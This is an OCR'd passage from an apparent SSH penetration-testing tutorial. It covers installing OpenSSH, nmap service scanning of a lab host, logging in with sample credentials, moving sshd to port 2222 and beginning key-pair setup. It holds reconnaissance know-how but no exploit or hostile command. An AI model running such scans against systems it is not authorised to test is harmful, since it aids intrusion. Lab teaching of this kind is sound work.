
iGNITE Technologies



SSH Penetration Testing

WWW.HACKINGARTICLES.IN

Contents

Introduction to SSH


The SSH protocol, also known as Secure Shell, is a technique for secure and reliable remote login from one computer to another. It offers several options for strong authentication, as it protects the connections and communications\ security and integrity with strong encryption. It is a secure alternative to the non-protected login protocols (such as telnet, rlogin) and insecure file transfer methods (such as FTP).

SSH Installation

It is very easy to install and configure the SSH service. We can directly install the SSH service by using the openssh-server package from the Ubuntu repo. To install any service, you must have a root privilege account and then follow the given below command.

```
apt install openssh-server
```

When you execute the above command, it will extract the package and install the default configuration on the host machine. You can check the open port with the help of the netstat command on the host machine.




```
root@ubuntu:~# apt install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  ncurses-term openssh-sftp-server ssh-import-id
Suggested packages:
  molly-guard monkeysphere rssh ssh-askpass
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
0 upgraded, 4 newly installed, 0 to remove and 6 not upgraded.
```

SSH Port Scanning

If you don't have direct access to the host machine, use nmap to remotely identify the port state that is considered to be the initial step of the penetration test. Here we're going to use Kali Linux to perform penetration testing. So, to find an open port on a remote network, we'll use an nmap version scan, which will not only find an open port but also perform a banner grab that displays the installed version of the service.

```
nmap -sV -p22 192.168.1.103
```



```
root@kali:~# nmap -sV -p22 192.168.1.103
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-23 09:51 EST
Nmap scan report for literally.vulnerable (192.168.1.103)
Host is up (0.00060s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:E3:D3:A5 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Methods to Connect SSH

Terminal Command (Linux)

Now execute the following command to access the ssh shell of the remote machine as an authorised user.

username: ignite Password: 123


```
ssh ignite@192.168.1.103
```



```
root@kali:~# ssh ignite@192.168.1.103
ignite@192.168.1.103's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

6 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ignite@ubuntu:~$
```

Putty (Windows)

Step1: Install putty.exe and run it, then enter the HOST IP address <192.168.1.103> and port <22>, also choose to connect type as SSH.




Host Name (or IP address): 192.168.1.103
Port: 22
Connection type: Raw Telnet Rlogin [✓ SSH] Serial

Close window on exit: Always Never [✓ Only on clean exit]

Step2: To establish a connection between the client and the server, a putty session will be generated that requires a login credential.

Username: ignite
Password: 123



```
login as: ignite
ignite@192.168.1.103's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

6 packages can be updated.
0 updates are security updates.

Last login: Mon Dec 23 06:52:31 2019 from 192.168.1.107
ignite@ubuntu:~$
```


Port Redirection

By default, ssh listens on port 22, which means if the attacker identifies port 22 as open, then he can try attacks on port 22 in order to connect with the host machine. Therefore, a system admin chooses port redirection or port mapping by changing its default port to another in order to receive the connection request from the authorised network.

Follow the below steps for port redirection:


Step1: Edit the sshd_config from inside the /etc/sshd using the editor

```
nano /etc/ssh/sshd_config
```



```
#       $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```


Step2: Change port 22 into 2222 and save the file.
Step3: Then restart ssh



```
#       $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

Port Redirection Testing

Thus, when we have run the scan on port 22, it has shown the port state as CLOSE for SSH, whereas port 2222 is OPEN for SSH, which can be seen in the given image.


```
root@kali:~# nmap -sV -p22 192.168.1.103
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-23 09:55 EST
Nmap scan report for literally.vulnerable (192.168.1.103)
Host is up (0.00042s latency).

PORT   STATE  SERVICE VERSION
22/tcp closed ssh
MAC Address: 00:0C:29:E3:D3:A5 (VMware)

Service detection performed. Please report any incorrect results at https:/
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
root@kali:~# nmap -sV -p2222 192.168.1.103
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-23 09:55 EST
Nmap scan report for literally.vulnerable (192.168.1.103)
Host is up (0.00042s latency).

PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
MAC Address: 00:0C:29:E3:D3:A5 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Establish SSH connection using RSA key

Strong passwords don’t seem to be decent to secure the server because a brute force attack can crack them. That’s why you need an additional security method to secure the SSH server.


Another necessary feature to authenticate clients to the server is SSH key pairs. It consists of a long string of characters: **a public and a private key.** You can place the public key on the server and the private key on the client machine and unlock the server by connecting the private key of the client machine. Once the keys match up, the system permits you to automatically establish an SSH session without the need to type in a password.

Ssh-keygen is a tool for creating new authentication key pairs for SSH. Such key pairs are used for automating logins, single sign-on, and for authenticating hosts.

Thus, we will follow the steps for generating a key pair for authenticated connection.

Step1: Run the given command to generate an ssh key pair (id_rsa and id_rsa.pub) on the host machine Ubuntu.

```
ssh-keygen
```

